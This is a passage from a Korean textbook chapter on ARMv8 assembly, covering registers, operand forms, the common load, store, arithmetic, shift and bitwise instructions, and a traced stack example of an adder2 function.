지금 당장은 내용을 이해하지 못해도 좋다. 이후 절에서 어셈블리에 관해 자세하게 살펴본다. 먼저 각 명령의 구조를 살펴보자.

앞의 예시에서 각 줄에는 프로그램 메모리에서 1개 명령의 64비트 주소, 명령에 해당하는 바이트, 명령 자체의 텍스트 표현이 있다. 예를 들어 `d10043ff`는 `sub sp, sp, #0x10` 명령에 해당하는 기계 코드 표현이며 프로그램 메모리의 `0x724` 주소에 존재한다. `0x724`는 `sub sp, sp #0x10` 명령과 관련된 전체 64비트 주소를 약식으로 나타낸 것임에 주의한다. 가독성을 위해 앞에 붙은 `0`은 제거했다.

한 줄의 C 코드는 종종 어셈블리에서 여러 명령으로 변환된다는 점을 기억해야 한다. `a + 2` 연산은 코드 메모리 주소 `0x728`에서 `0x730` 사이에 이는 3개의 명령, `str w0, [sp, #12]`, `ldr w0, [sp, #12]`, 및 `add w0, w0, #0x2`으로 표현된다.

> **WARNING_ 여러분의 어셈블리는 다르게 보일 수 있다!**
>
> 여러분이 책을 따라 코드를 작성하고 컴파일한 결과가 책의 내용과 다소 다를 수 있다. 컴파일러가 출력하는 세부적인 어셈블리 명령은 컴파일러의 버전과 실행한 운영 체제에 따라 달라진다. 이번 장에서 사용하는 대부분의 어셈블리 예시는 64비트 Ubuntu Mate 운영 체제를 실행하는 Raspberry Pi 3B+에서 GCC를 사용해 생성했다. 여러분이 다른 운영 체제, 다른 컴파일로 또는 다른 Raspberry Pi 혹은 단일 보드 컴퓨터를 사용한다면 어셈블리는 책과 다를 수 있다.
>
> 그리고 후속 장들에 실린 예시에서는 어떠한 최적화 플래그도 사용하지 않았다. 가령 예시 파일(`example.c`)을 모두 `gcc -o example example.c` 명령으로 컴파일했다. 그 결과 예시 파일에는 중복돼 보이는 명령이 많다. 컴파일러는 '똑똑'하지 않다는 점을 기억하라. 컴파일러는 그저 정해진 규칙을 따라 사람이 읽을 수 있는 코드를 기계어로 변환할 뿐이다. 변환 과정에서 중복은 흔하다. 컴파일러를 최적화하면 그 과정에서 이 같은 중복을 다수 제거할 수 있다. 최적화는 10장에서 살펴본다.

9.1.1 레지스터

레지스터는 CPU에 위치한 워드 크기의 저장 장치임을 기억하자. ARMv8 CPU에는 64비트 데이터를 저장하는 레지스터가 31개(`x0`~`x30`)를 사용한다. 프로그램은 레지스터의 내용을 정수나 주소로 해석하지만, 사실 레지스터 자체에는 구분이 없다. 프로그램은 레지스터 31개 모두에서 읽고 쓰기를 할 수 있다.

ARMv8-A ISA는 특수 목적용 레지스터도 지정한다. 첫 번째 2개의 레지스터는 **스택 포인터** stack pointer(`sp`)와 **프로그램 카운터**program counter(`pc`)이다. 컴파일러는 프로그램 스택의 레이아웃을

유지하기 위해 sp 레지스터를 예약한다. pc 레지스터는 CPU가 실행할 다음 명령을 가리킨다. 앞에서 언급된 다른 레지스터와 달리, pc 레지스터에는 프로그램이 직접 값을 쓸 수 없다. 다음으로, **제로 레지스터**(zr)은 항상 0을 저장하며, 소스 레지스터로 유용하게 사용할 수 있다.

9.1.2 고급 레지스터 표기

ARMv8-A는 32비트 ARMv7-A 아키텍처를 확장한 것이므로 A64 ISA는 범용 레지스터(w0 ~ w30)의 하위 32비트에 직접 접근할 수 있는 메커니즘을 제공한다. [그림 9-1]는 레지스터 x0의 샘플 레이아웃을 나타낸다. 만약 32비트 데이터가 컴포넌트 레지스터 w0에 저장되어 있다면, 레지스터의 상위 32비트는 모두 0으로 채워지며 접근할 수 없게 된다.




그림 9-1 register %x0의 컴포넌트 레지스터 레이아웃

> **WARNING_ 컴파일러는 타입에 따라 컴포넌트 레지스터를 선택하기도 한다**
>
> 어셈블리 코드를 읽는 경우, 컴파일러는 64비트 값(예, 포인터 또는 long 타입)을 다룰 때는 64비트 레지스터를, 32비트 타입(예, int)을 다룰 때는 23비트 컴포넌트 레지스터를 전형적으로 사용한다는 것을 알아두자. A64에서는 32비트 컴포넌트 레지스터와 64비트 레지스터를 같은 것으로 보는 것이 매우 보편적이다. 이를테면 앞 예시의 adder2 함수에서는 컴파일러가 x0 대신 컴포넌트 레지스터 w0를 참조했다. 왜냐하면 int 타입이 전형적으로 64비트 시스템 공간의 32비트(4 바이트)를 차지하기 때문이다. 만약 adder2 함수가 int 대신 long 매개변수를 받았다면, 컴파일러는 a를 레지스터 w0가 아니라 레지스터 x0에 저장한다.

A32 ISA에 친숙하다면 A32 ISA의 32비트 범용 레지스터(r0~r12)가 A64의 컴포넌트 레지스터(w0~w12)로 매핑된다는 점을 눈여겨보자. A64 ISA에서는 사용할 수 있는 레지스터의 숫자가 2배 이상이다.

9.1.3 명령 구조

각 명령은 무엇을 해야 할지 지정하는 하나의 연산 코드(또는 opcode)와 연산 방법을 지정하는 하나 이상의 **피연산자**operands 로 구성된다. A64 명령에서는 전형적으로 다음 포맷을 사용한다.

```
<opcode> <D>, <O1>, <O2>
```

`<opcode>`는 동작 코드 `<D>`는 대상 레지스터, `<O1>`는 첫 번째 피연산자, `<O2>`는 두 번째 피연산자다. 예를 들어 명령 `add w0, w0, #0x2`는 opcode `add`, 대상 레지스터 `w0` 및 두 개의 피연산자 `w0`와 `#0x2`로 구성된다. 피연산자의 종류는 다양하다.

피연산자의 종류는 다양하다.

- **상수(리터럴)** 값 앞에는 # 기호를 붙인다. 예를 들어 명령 `add w0, w0, #0x2`에서 `#0x2`는 리터럴 값으로 16진수 `0x2`에 해당한다.
- **레지스터**는 개별 레지스터에 대한 참조를 형성한다. 따라서 명령 `add sp, sp, #0x10`에서 스택 포인터 레지스터(sp)의 값이 대상 레지스터 위치를 지정하고, 이후 2개 피연산자는 `add`가 사용한다.
- **메모리**는 메인 메모리(RAM) 안에 있는 값의 일부를 형성하며, 대개 주소 룩업에 사용된다. 메모리 주소는 레지스터와 상숫값이 조합된 형태가 된다. 예를 들어 명령 `str w0, [sp, #12]`에서 피연산자 `[sp, #12]`는 메모리 형태의 예다. 이 명령은 대략적으로 "12를 레지스터 sp의 값에 더하고, 메모리 룩업을 수행하라"로 해석된다. 만약 포인터 역참조가 떠올랐다면 제대로 추측한 게 맞다.

9.1.4 피연산자가 포함된 예시

간단한 예를 들어 피연산자를 설명한다. 메모리에 다음 값이 담겼다고 가정하겠다.

주소	값
0x804	0xCA
0x808	0xFD
0x80c	0x12
0x810	0x1E

이어진 레지스터에는 다음 값이 있다고 가정한다.

레지스터	값
x0	0x804
x1	0xC
x2	0x2
w3	0x4

그리고 [표 9-1]의 피연산자들이 나타내는 다음 값을 평가한다. 표의 각 행은 피연산자와 그 형태(즉, 상수, 레지스터, 메모리), 해석 방법, 실제 값을 나타낸다.

표 9-1 피연산자 예

피연산자	형태	해석	값
x0	레지스터	x0	0x804
[x0]	메모리	*(0x804)	0xCA
#0x804	상수	0x804	0x804
[x0, #8]	메모리	*(x0 + 8) 또는 *(0x80c)	0x12
[x0, x1]	메모리	*(x0 + x1) 또는 *(0x810)	0x1E
[x0, w3, SXTW]	(부호 확장된) 메모리	*(x0 + SignExtend(w3)) 또는 *(0x808)	0xFD
[x0, x2, LSL, #2]	확장 메모리	*(x0 + (x2 << 2)) 또는 *(0x80c)	0x12
[x0, w3, SXTW, #1]	(부호 확장된) 확장 메모리	*(x0 + SignExtend(w3 << 1)) 또는 *(0x80c)	0x12

[표 9-2]에서 x0은 64비트 레지스터 x0에 저장된 값을 w3은 컴포넌트 레지스터 w3에 저장된 32비트 값을 나타낸다. 피연산자 [x0]는 x0안의 값을 주소로 취급해야 함을 나타내며, 해당 주소의 값을 역참조(룩업)해야 한다. 따라서, 피연산자 [x0]는 *(0x804), 혹은 0xCA에 해당한다. 32비트 레지스터에 대한 동작은 64비트 레지스터와 조합될 수 있으며, 이때는 부호 확장 워드sign-extend word(SXTW) 명령을 사용한다. [x0, w3, SXTW]은 w3을 64비트 값으로 부호 확장해서 x0에 더한 뒤 메모리 룩업을 수행한다. 마지막으로 확장 메모리 타입을 사용하면 왼쪽 시프트를 통해 오프셋을 계산할 수 있다.

다음 내용을 진행하기 전에 몇 가지 중요한 점을 짚고 넘어가자. [표 9-2]가 다양한 유효 피연산자 형태를 보여주기는 하나, 모든 피연산자를 모든 상황에서 바꿔 사용할 수 있는 것은 아니다. 구체적으로 알아보자.

- 데이터는 메모리에서 직접 읽거나 메모리에 직접 쓸 수 없다. ARM은 load/store 모델을 채용하고 있으며, 데이터는 레지스터 안에서 처리되어야 한다. 따라서 데이터에 대한 연산을 수행하기 전에 레지스터로 이동시켜야 하며, 연산이 끝나면 데이터를 다시 메모리로 이동시켜야 한다.
- 명령의 대상 컴포넌트는 항상 레지스터여야 한다.

[표 9-2]는 참조용으로 제공했다. 하지만 핵심 피연산자의 형태를 이해하면 어셈블리 언어를 해석하는 속도가 빨라진다.

9.2 흔히 사용하는 명령

이 절에서는 흔히 사용하는 ARM 어셈블리 명령을 살펴본다. ARM 어셈블리에서 가장 기본적인 명령은 [표 9-4]와 같다.

표 9-2 가장 공통적인 명령

명령	해석	
`ldr D, [addr]`	D = *(addr)	(메모리의 값을 레지스터 D에 로드한다)
`str S, [addr]`	*(addr) = S	(S를 메모리 위치 *(addr)에 저장한다)
`mov D, S`	D = S	(S의 값을 D에 복사한다)
`add D, O1, O2`	D = O1 + O2	(O1을 O2에 더한 뒤 결과값을 D에 저장한다)
`sub D, O1, O2`	D = O1 - O2	(O2를 O1에서 뺀 뒤 결과값을 D에 저장한다)

다음과 같은 명령이 있다고 하자.

```
str     w0, [sp, #12]
ldr     w0, [sp, #12]
add     w0, w0, #0x2
```

이 명령은 다음과 같이 해석할 수 있다.

- 레지스터 `w0`의 값을 `sp+12(*(sp + 12))`로 지정된 메모리 위치에 저장한다.
- 메모리 위치 `sp+12(*(sp + 12))`의 값을 레지스터 `w0`에 로드한다.
- 0x2 값을 레지스터 `w0`에 더한 뒤, 그 결과를 레지스터 `w0` (`w0 = w0 + 0x2`)에 저장한다.

[표 9-4]의 add와 sub명령은 프로그램 스택(즉, 콜 스택)의 구조를 유지하는 명령을 위한 빌딩 블록이다. 스택 포인터(sp)는 콜 스택 관리를 위해 컴파일러에 의해 예약되어 있음을 상기하자. 앞서 '2.1 프로그램 메모리와 범위'에서 프로그램 메모리에 관해 논의했다. 콜 스택은 전형적으로 지역 변수와 매개변수를 저장함으로써, 프로그램이 그 실행을 추적하도록 돕는다(그림 9-2). ARM 시스템에서 실행 스택은 낮은 주소 쪽으로 늘어난다. 모든 스택 데이터 구조와 마찬가지로, 연산은 스택의 '맨 위'에서 수행된다. 따라서 sp는 스택의 맨 위를 '가리키며' 그 값은 스택의 맨 위 주소가 된다.




그림 9-2 프로그램의 주소 공간 부분들

[표 9-9]의 ldp와 stp명령은 여러 메모리 위치를 프로그램 스택에서 이동할 수 있도록 돕는다. [표 9-3]과 같이 레지스터 x0는 메모리 주소를 갖는다.

표 9-3 스택 관리 명령

명령	해석
`ldp D1, D2, [x0]`	D1 = *(x0), D2 = *(x0+8) (x0와 x0+8의 값을 레지스터 D1과 D2에 각각 로드한다)
`ldp D1, D2, [x0, #0x10]!`	x0 = x0 + 0x10을 계산한 뒤 D1 = *(x0), D2 = *(x0+8)을 설정한다

명령	해석
`ldp D1, D2, [x0], #0x10`	D1 = *(x0), D2 = *(x0+8)을 계산한 뒤 x0 = x0 + 0x10을 설정한다
`stp S1, S2, [x0]`	*(x0) = S1, *(x0+8) = S2 (S1과 S2를 위치 *(x0)과 *(x0+8)에 각각 저장한다)
`stp S1, S2, [x0, #-16]!`	x0 = x0 - 16으로 설정한 뒤 *(x0) = S1, *(x0+8) = S2를 저장한다
`stp S1, S2, [x0], #-16`	*(x0) = S1, *(x0+8) = S2를 저장한 뒤 x0 = x0 - 16으로 설정한다

즉, `ldp` 명령은 레지스터 `x0` 및 해당 메모리 위치에서 오프셋 8에 있는(즉, `x0`+0x8) 레지스터의 두 값을 대상 레지스터 `D1`과 `D2`에 각각 로드한다. 한편, `stp` 명령은 소스 레지스터 S1과 S2의 값을 레지스터 `x0` 및 해당 주소에서 위치에서 오프셋 8인 메모리 위치(즉, `x0`+0x8)에 저장한다. 여기에서는 레지스터에 저장된 값이 64비트값이라고 가정한다. 대신 32비트 레지스터가 사용된다면 메모리 오프셋은 `x0`와 `x0+0x4`로 각각 바뀐다.

또한 특별한 형태의 명령인 `ldp`와 `stp`는 `x0`를 동시에 업데이트 할 수 있다. 예를 들어 명령 `stp S1, S2, [x0, #-16]!`은 먼저 16바이트를 `x0`에서 뺀 뒤, S1과 S2를 `[x0]`과 `[x0+8]`에 각각 저장한다. 반대로, 명령 `ldp D1, D2, [x0], #0x10`는 오스펫 `[x0]`과 `[x0+8]`을 먼저 대상 레지스터 D1과 D2에 각각 저장한 뒤 16바이트를 `x0`에 더한다. 이 특별한 형태는 일반적으로 여러 함수를 호출하는 함수의 처음과 끝에서 사용된다.

9.2.1 한층 구체적인 예시

`adder2` 함수를 다시 살펴보자.

```
// 2를 정수에 더한 뒤, 결괏값을 반환한다.
int adder2(int a) {
    return a + 2;
}
```

이는 다음 어셈블리 코드와 같다.

```
0000000000000724 <adder2>:
 724:   d10043ff        sub     sp, sp, #0x10
```

```
728:   b9000fe0        str     w0, [sp, #12]
72c:   b9400fe0        ldr     w0, [sp, #12]
730:   11000800        add     w0, w0, #0x2
734:   910043ff        add     sp, sp, #0x10
738:   d65f03c0        ret
```

이 어셈블리 코드는 sub 명령, str과 ldr명령, add 명령 2개, 마지막으로 ret 명령 1개로 구성된다. CPU가 이 명령 셋을 실행하는 방법을 이해하려면 프로그램 메모리의 구조를 다시 살펴봐야 한다('2.1 프로그램 메모리와 범위' 참조). 프로그램을 실행할 때마다, 운영 체제는 새로운 프로그램의 주소 공간(**가상 메모리**)을 할당한다는 점을 상기하자. 가상 메모리 및 그와 관련된 프로세스의 개념은 11장에서 자세하게 다룬다. 지금은 프로세스를 실행 중인 프로그램, 가상 메모리를 하나의 프로세스에 할당된 메모리라고 생각하는 것으로 충분하다. 모든 프로세스에는 콜 스택이라는 고유의 메모리 영역이 있다. **콜 스택**은 레지스터(CPU 안에 위치한)가 아닌 프로세스/가상 메모리 안에 위치한다.

[그림 9-3]은 adder2 함수가 실행되기 전의 콜 스택과 레지스터의 상태 예시다.





그림 9-3 실행 전 실행 스택


스택은 낮은 주소 방향으로 커진다. adder2 함수의 단일 매개변수(a)는 관습적으로 레지스터 x0에 저장된다. a는 int 타입이므로 컴포넌트 레지스터 w0에 저장된다(그림 9-3). 마찬가지로 adder2 함수는 int를 반환하며, 이 값은 x0가 아닌 w0에 저장된다.

프로그램 메모리의 코드 세그먼트의 명령과 관련된 주소들은 가독성을 높이기 위해 0x724~0x738로 나타냈다. 마찬가지로 프로그램 메모리의 콜 스택 세그먼트와 관련된 주소들(0xfffffffffee40~0xfffffffffee50)은 0xe40~0xe50로 나타냈다. 사실, 콜 스택 주소는 코드 세그먼트 주소보다 프로그램 메모리의 훨씬 더 큰 주소 영역에 나타난다.

레지스터 sp와 pc의 초기값(각각 0xe50 및 0x724)에 주목하자. 다음 그림에서 왼쪽 위 화살표는 현재 실행 중인 명령을 시각적으로 나타낸다. pc 레지스터(프로그램 카운터)는 다음에 실행할 명령을 나타낸다. 주소 0x724는 adder2 함수의 첫 번째 명령에 해당한다.




첫 번째 명령(sub sp, sp, #0x10)은 스택 포인터 주소에서 0x10을 뺀다. 스택 포인터는 새로운 값을 갖는다. 스택 포인터는 스택의 맨 위 주소를 가지므로, 이 연산에 따라 스택은 16바이트만큼 '늘린다'. 스택 포인터는 새로운 값 0xe40을 가진다. 프로그램 카운터(pc) 레지스터는 다음에 실행할 명령의 주소 0x728을 갖는다.



str 명령은 레지스터에 위치한 값을 메모리에 저장한다. 따라서 다음 명령어(str w0, [sp, #12])는 w0의 값 (a의 값, 혹은 0x28)을 콜 스택 위치 sp + 12, 혹은 0xe4c에 넣는다. 이 명령은 레지스터 sp의 내용을 변경하지 않고, 단지 해당 값을 콜 스택에 저장한다. 이 명령을 실행하면 pc는 다음 실행할 명령의 주소 0x72c가 된다.

```
0x724  sub   sp, sp, #0x10
0x728  str   w0, [sp, #12]
0x72c  ldr   w0, [sp, #12]
0x730  add   w0, w0, #0x2
0x734  add   sp, sp, #0x10
0x738  ret
```

레지스터	
w0	**0x28**
sp	0xe40
pc	**0x730**




콜 스택

다음으로 ldr w0, [sp, #12]가 실행된다. ldr 명령은 메모리의 값을 레지스터에 로드한다. 이 명령은 CPU는 레지스터 w0의 값을 스택 주소 sp + 12의 값으로 바꾼다. 0x28을 0x28로 바꾸는 연산이 필요없는 연산으로 보이지만 전형적으로 컴파일러가 함수 매개변수를 콜 스택에 저장해 두었다가, 필요할 때 레지스터에 다시 로드하는 과정이다. sp 레지스터에 저장된 값은 str 연산으로부터 아무런 영향도 받지 않는다. 따라서, 프로그램이 의도하지 않은 한 스택의 '맨 위'는 여전히 0xe40이다. ldr 명령을 실행하면 pc는 다음 실행할 명령의 주소 0x730이 된다.


```
0x724  sub   sp, sp, #0x10
0x728  str   w0, [sp, #12]
0x72c  ldr   w0, [sp, #12]
0x730  add   w0, w0, #0x2
0x734  add   sp, sp, #0x10
0x738  ret
```

레지스터	
w0	**0x2A**
sp	0xe40
pc	**0x734**



콜 스택

다음으로, `add w0, w0, #0x2`가 실행된다. `add` 명령은 `add D, O1, O2`의 형태를 띠며, `O1`과 `O2`를 더한 결괏값을 D에 저장한다. 그래서 `add w0, w0, #0x2` 명령은는 상숫값 `0x2`를 `w0`에 저장된 값(또는 `0x28`)에 더한 뒤, 결괏값 0x2A를 레지스터 `w0`에 저장한다. 레지스터 `pc`는 다음에 실행할 명령(`0x734`)을 가리킨다.




다음으로 `add sp, sp, #0x10` 명령을 실행한다. 이 명령은 16바이트를 `sp`에 저장된 주소에 더한다. 스택은 낮은 주소 방향으로 커지므로, 16바이트를 스택 포인터에 더하면 결과적으로 스택은 줄어들고, `sp`는 원래 값인 0xe50으로 원복된다. 레지스터 `pc`는 0x738을 가리킨다.

콜 스택은 보다 큰 프로그램 컨텍스트에서 함수가 실행될 때 각 함수와 사용하는 임시 데이터를 저장하는 것을 목적으로 한다. 관습적으로 스택은 함수 호출 시 '커지며', 함수가 종료될 때 원래 상태로 원복된다. 따라서, 일반적으로 `sub sp, sp, #v` 명령을 함수 시작 시, `add sp, sp, #v` 명령을 함수 종료 시 볼 수 있다(v는 어떤 상수값이다).

```
0x724  sub   sp, sp, #0x10
0x728  str   w0, [sp, #12]
0x72c  ldr   w0, [sp, #12]
0x730  add   w0, w0, #0x2
0x734  add   sp, sp, #0x10
0x738  ret
```

레지스터	
w0	0x2A
sp	0xe50
pc	0x738

0x2A가 반환된다



콜 스택

마지막으로 `ret` 명령을 실행한다. `ret`의 동작에 관해서는 이후 함수 호출과 관련된 절에서 보다 자세히 다룬다. 지금은 콜 스택이 함수로부터 반환하도록 준비시킨다는 점만 알아도 충분하다. 관습적으로 레지스터 `x0`는 항상 반환값(존재한다면)을 갖는다. 이 경우, `adder2`는 `int` 타입이므로 반환값은 컴포넌트 레지스터 w0에 저장되고, 함수는 0x2A(혹은 42) 값을 반환한다.

9.3 산술 명령

9.3.1 비트 시프트 명령

A64 ISA는 ALU가 수행하는 산술 연산에 해당하는 여러 명령을 구현한다. [표 9-4]는 ARM 어셈블리를 읽을 때 볼 수 있는 산술 명령을 나타냈다.

표 9-4 산술 명령

명령	해석
`add D, O1, O2`	D = O1 + O2
`sub D, O1, O2`	D = O1 - O2
`neg D, O1`	D = -(O1)

`add`와 `sub` 명령은 덧셈과 뺄셈에 해당하며 대상 레지스터 외에 2개의 피연산자를 갖는다. 반면, `neg` 명령은 대상 레지스터 외에 1개의 피연산자만을 갖는다.

[표 9-4]에 나타낸 3개 명령은 선택적인 자리 올림 조건 플래그 C를 사용하는 명령을 활성화하는 자리 올림 형태를 갖는다. 1비트의 자리 올림 플래그는 부호가 없는 연산에서 오버플로가 발생할 때 설정된다. 다른 조건 제어 플래그들은 이후 절에서 다룬다. 여기에서는 자리 올림 플래그에 관해서만 설명한다. [표 9-5]는 자리 올림 형식과 그 해석에 관해 간단히 나타냈다.

표 9-5 산술 명령의 자리 올림 형식

명령	해석
`adc D, O1, O2`	D = O1 + O2 + C
`sbc D, O1, O2`	D = O1 - O2 - ~C
`ngc D, O1`	D = -(O1) - ~C

이 명령들은 선택적인 `s` 접미사도 가지고 있다. `s` 접미사가 붙으면(예, `adds`) 해당 산술 연산이 조건 플래그를 설정한다는 것을 나타낸다.

곱셈과 나눗셈

표 9-6 곱셈 및 나눗셈 명령

명령	해석
`mul D, O1, O2`	D = O1 × O2
`udiv D, O1, O2`	D = O1 / O2 (부호 없는 32-bit)
`sdiv D, O1, O2`	D = O1 / O2 (부호 있는 64-bit)

[표 9-6]은 가장 공통적인 곱셈과 나눗셈 명령들을 나타낸다. `mul` 명령은 2개의 피연산자를 가지며, 피연산자들을 곱한 값을 D에 넣는다. 나눗셈의 형태는 일반적인 형태는 아니다. `udiv`와 `sdiv` 명령은 각각 32비트 데이터와 64비트 데이터에 대해 동작한다. 32비트 레지스터와 64비트 레지스터는 서로 곱할 수 없다.

또한 ARMv8-A는 곱셈을 위한 간략한 형식을 제공하며, CPU는 이를 활용해 단일 명령으로 보다 정교한 연산을 수행할 수 있다. [표 9-7]은 이런 명령들을 나타낸다.

표 9-7 간략한 곱셈 명령

명령	해석
`madd D, O1, O2, O3`	D = O3 + (O1 × O2)
`msub D, O1, O2, O3`	D = O3 - (O1 × O2)
`mneg D, O1, O2`	D = -(O1 × S2)

9.3.2 비트 시프트 명령

비트 시프트 명령은 컴파일러가 비트 시프트 연산을 수행할 수 있게 한다. 곱셈과 나눗셈 명령은 전형적으로 실행하는 데 오랜 시간이 걸린다 비트 시프트는 제수나 분모가 2의 제곱인 경우 컴파일러에 지름길을 제공한다. 예를 들어 `77 * 4`를 계산할 때, 대부분의 컴파일러는 이 연산을 `77 << 2`로 해석함으로써 `nul` 명령 사용을 피한다. 마찬가지로, `77 / 4`를 계산할 때도, 컴파일러는 이 연산을 `77 >> 2`로 해석함으로써 `sdiv` 명령 사용을 피한다.

왼쪽 및 오른쪽 시프트는 산술 연산 시프트(부호 있는 연산)인지 논리 연산 시프트(부호 없는 연산)인지에 따라 다른 명령으로 해석된다는 점을 기억하자.

표 9-8 비트 시프트 명령

명령	해석	산술/논리 연산?
`lsl D, R, #v`	D = R << v	논리적/산술적
`lsr D, R, #v`	D = R >> v	논리 연산
`asr D, R, #v`	D = R >> v	산술 연산
`ror D, R, #v`	D = R >>> v	둘 중 어느 연산도 아님(회전)

대상 레지스터 외에 모든 시프트 명령은 2개의 피연산자를 갖는다. 첫 번째 피연산자는 일반적으로 레지스터(R로 표기), 두 번째 연산자는 6비트 시프트값(v)이다. 64비트 시스템의 경우, 시프트 값은 단일 바이트로 인코딩 된다(63을 넘는 시프트는 상식에 맞지 않으므로). 시프트 값 v는 반드시 상수이거나 컴포넌트 레지스터에 저장되어야 한다.

마지막 시프트 명령인 `ror`은 다소 특별하다. `ror` 명령은 비트열을 회전시킨다. 즉, 가장 중요한 비트열과 가장 중요하지 않은 비트열을 교체한다. 회전 시프트 명령은 `>>>` 심벌을 사용해서 표시한다.

WARNING_ 다양한 버전의 명령은 어셈블리 수준에서 타입을 구별할 수 있도록 돕는다.

어셈블리 수준에서는 타입에 관한 옵션이 없다. 하지만, 컴파일러는 타입에 따라 컴포넌트 레지스터를 사용할 수 있다는 것을 기억하자. 또한 오른쪽 시프트는 그 값의 부호 유무에 따라 다르게 동작한다는 것을 기억하자. 어셈블리 수준에서 컴파일러는 논리, 산술 시프트를 구분해서 다른 명령을 사용한다!

9.3.3 비트 와이즈 명령

컴파일러는 비트와이즈 명령으로 데이터에 대해 비트와이즈 연산을 수행한다. 컴파일러가 비트와이즈 연산을 사용하는 이유는 특정한 최적화를 위해서다. 예를 들어 77 mod 4를 구현하기 위해 더 비싼 `sdiv` 명령 대신 `77 & 3` 연산을 선택할 수 있다.

[표 9-8]은 흔히 사용하는 비트와이즈 명령을 정리한 표다.

표 9-9 비트와이즈 연산

명령	해석
`and D, O1, O2`	`D = O1 & O2`
`orr D, O1, O2`	`D = O1 ¦ O2`
`eor D, O1, O2`	`D = O1 ^ O2`
`mvn D, O`	`D = ~O`
`bic D, O1, O2`	`D = O1 & ~O2`
